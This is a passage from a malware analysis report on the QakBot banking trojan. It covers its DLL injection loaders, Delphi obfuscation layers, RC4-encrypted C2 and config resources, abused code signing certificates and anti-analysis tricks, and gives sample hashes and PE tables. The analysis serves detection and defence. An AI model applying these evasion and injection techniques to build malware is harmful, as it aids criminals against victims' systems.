At the first glance, this DLL seems very simple, with just a few calls present on the Import Address Table (IAT). Nonetheless, something caught our eyes, the triple chain: **LoadLibraryA**, **VirtualAlloc,** and **VirtualProtect**. No doubt, we are facing a DLL injection technique and another payload is going to be executed in memory.





Figure 13: *QakBot 2nd stage, its import table (IAT), and the well-known calls used in the DLL injection technique.*

Gotcha!



Offset	Name	Value	Meaning
33120	Characteristics	0	
33124	TimeDateStamp	6076C5C3	Wednesday, 14.04.2021 10:36:51 UTC
33128	MajorVersion	0	
3312A	MinorVersion	0	
3312C	Name	33D52	stager_1.dll
33130	Base	1	
33134	NumberOfFunc...	1	
33138	NumberOfNames	1	
3313C	AddressOfFunc...	33D48	
33140	AddressOfNames	33D4C	
33144	AddressOfNam...	33D50	


Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
33148	1	354C	33D5F	DllRegisterServer	

Figure 14: *QakBot final stage dumped from memory.*

The art of confusion … playing with bins

In another sample we have analyzed (9b1a02189e9bdf9af2f026d8409c94f7), the process of injecting the last payload into the memory is very similar, but the loader was developed in Delphi – a clear sign that criminals are adding additional layers, resources, and features to make hard the QakBot identification and its analysis/detection.



bitmap	BBABORT	0x0006F820	bitmap	-	464	0.06 %	C987E709CAFD3A191333610E4C44914D	2.921	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBALL	0x0006F9F0	bitmap	-	484	0.06 %	F8A9B4A8F4097CEA6A482026484C4D12	3.170	neutral	28 00 00 00 24 00 00 00 13 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBCANCEL	0x0006FBD4	bitmap	-	464	0.06 %	C987E709CAFD3A191333610E4C44914D	2.921	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBCLOSE	0x0006FDA4	bitmap	-	464	0.06 %	6C2FBA077BD332B3A48D6B5E43FE4A22	3.685	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBHELP	0x0006FF74	bitmap	-	464	0.06 %	1021657335BA4838DB07F5231723DF3B	2.881	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBIGNORE	0x00070144	bitmap	-	464	0.06 %	098B5F6C87471F5A83A4E55A6A036D6C	3.297	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBNO	0x00070314	bitmap	-	464	0.06 %	8832519641F28981F87E1B3006896EEF	3.588	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBOK	0x000704E4	bitmap	-	464	0.06 %	4B349737AF0B7E5A5308DFF7B93B274B	2.675	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBRETRY	0x000706B4	bitmap	-	464	0.06 %	7DAF7522622A4FE823701FD2FF6F4996	3.533	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	BBYES	0x00070884	bitmap	-	464	0.06 %	4B349737AF0B7E5A5308DFF7B93B274B	2.675	neutral	28 00 00 00 24 00 00 00 12 00 00 00 01 ...	(. . . . $ . . . . .
bitmap	PREVIEWGLYPH	0x00070A54	bitmap	-	232	0.03 %	48276E8432AF5A23AF78E1D23DEBEE5A	2.852	neutral	28 00 00 00 10 00 00 00 10 00 00 00 01 ...	(. . . . .
rcdata	DVCLAL	0x00073964	Delphi	-	16	0.00 %	D8090ABA7197FBF9C7E2631C75095A8	4.000	neutral	26 3D 4F 38 C2 82 37 BB F3 24 42 03 17...	& = O 8 . . . 7 . . . $ B . . . . : .
rcdata	PACKAGEINFO	0x00073974	Delphi	-	840	0.11 %	2813501C37F6A11294A9E751156ED703	5.306	neutral	00 00 00 8C 00 00 00 00 53 00 00 00 01 ...	. . . . . S . . . . . ≠ b e
rcdata	TFORM1	0x00073CBC	Delphi	-	358	0.05 %	89EEE229332845751A2E88C6FC82D062	5.442	neutral	54 50 46 30 06 54 46 6F 72 6D 31 05 46 ...	T P F 0 . . T F o r m 1 . . F o r m
rcdata	TFORM2	0x00073E24	Delphi	-	236	0.03 %	9665010F1AA53E50EE65661FA31EF7AD	5.438	neutral	54 50 46 30 06 54 46 6F 72 6D 32 05 46 ...	T P F 0 . . T F o r m 2 . . F o r m
1231	FY1	0x00073FB0	unknown	x	100000	12.67 %	BC94605BB63B3D92EB1BF2E03C3BD4A4	4.980	English-Un...	3F B9 B0 09 F2 4F 1D 72 EC 01 65 C1 C...	? . . . . . O . r . . . e . . . N . . .
4444	RT	0x0008C650	unknown	x	208017	26.35 %	660394B8508E4D65D393186510F784F1	7.664	English-Un...	00 26 03 00 B2 81 2C 24 BA 81 2C 24 B...	. . & . . . . . , $ . . . , $ . . . , $

Figure 15: *Identification of Delphi forms and unknown resources (encrypted QakBot DLL).*

Criminals use multiple loaders like this built-in Delphi language with a lot of junk, GUI forms, and native functions from Delphi as a way of deceiving threat detection systems and hidden the last payload from the tentacles of the malware analysts.




Figure 16: *A lot of Delphi native functions and forms to make hard malware detection.*

The art of confusion is not new, and several trojans are using this kind of approach in their operations, such as **Javali**, **Grandoreiro**, and **URSA**, all of them banking trojans that come from Latin American countries.

Take a look at the code, we can find that once again the **LoadLibrary** call is used to execute in memory the last QakBot payload. Figure 17 highlights the parts of the code responsible for loading the final payload.




Figure 17: *DLL injection technique used to load the last QakBot payload into the memory.*

We got it!




Figure 18: *Dumping from the memory the last stage of QakBot malware.*

There is no doubt, it is the same payload just compiled on a different date (another release).

Offset	Name	Value	Meaning
2CE40	Characteristics	0	
2CE44	TimeDateStamp	5FD88418	Tuesday, 15.12.2020 09:38:32 UTC
2CE48	MajorVersion	0	
2CE4A	MinorVersion	0	
2CE4C	Name	2E472	stager_1.dll
2CE50	Base	1	
2CE54	NumberOfFunc...	1	
2CE58	NumberOfNames	1	
2CE5C	AddressOfFunc...	2E468	
2CE60	AddressOfNames	2E46C	
2CE64	AddressOfNam...	2E470	

Exported Functions [1 entry]

Offset	Ordinal	Function RVA	Name RVA	Name	Forwarder
2CE68	1	74D3	2E47F	DllRegisterServer	

Figure 19: *PE information about the QakBot last stage (stager_1.dll).*

QakBot last stage – The beast

The last stage of this chain – QakBot itself – is also a DLL built with Microsoft Visual C++, the original name is **stager_1.dll**, and it exports only the function: **DllRegisterServer**. The easy way to identify the last release of the QakBot DLL, it's looking at the two resources named "**118**" (C2 list) and "**524**" (bot config) encrypted using the RC4 algorithm.




Figure 20: *Resources name found in the last release of the QakBot DLL.*

An interesting detail regarding this new release is that QakBot tries to decrypt the configuration as usual. Initially, it takes the first 20 bytes of the resource and uses it as the RC4 key. After that, it takes 20 bytes from the decrypted blob and uses the bytes as a SHA1 verification for the rest of the decrypted data.

The fresh method starts here. Every time the SHA1 validations fail, QakBot tries the new decryption method. In sum, it uses the SHA1 PowerShell path hardcoded inside the binary as an RC4 key. This new approach involves the new campaigns: **biden**, **clinton,** and **tr** and was introduced in the 401 major version.

```
\System32\WindowsPowerShell\v1.0\powershell.exe
```

> Yup, #Qbot #Qakbot also changed the resource name that store C2 list and Bot configuration. pic.twitter.com/sgxtSMRHJa
>
> — m4n0w4r (@kienbigmummy) April 19, 2021

Figure 21: *Decryption of the botconfig – resource 524.*

Some samples of QakBot trojan are signed PE files with a valid signature issued by several CAs. For example, we can see this sample (cd1ab264088207f759e97305d8bf847d) is signed by Sectigo – a well-known CA also abused by developers of other kinds of threats in the past.




Figure 22: *QakBot sample with a valid code sign certificate.*

A popular technique used by criminals to make complicated and to waste the reverse engineer's time analyzing is the junk code insertion. In this sense, QakBot is not an exception. The malware author added a lot of API calls that alternates between the real instructions – to enlarge the analysis time-consuming and cause disturbing when the malware executes in a sandbox environment.

Another interesting detail is that the developers of QakBot added a non-standard calling convention that makes it difficult to understand and recognize the real parameters passed to the functions. The common standard calling conventions are **cdecl**, **stdcall**, **thiscall** or **fastcall.**





Figure 23: *Main code graph of QakBot malware.*

The strings inside the QakBot are encrypted, decrypted in run-time, and destroyed after use (like the mediatic Emotet). Some of the strings hardcoded inside the DLL are presented below.

Address	Length	Type	String
.code:100215D8	00000014	C	CryptReleaseContext
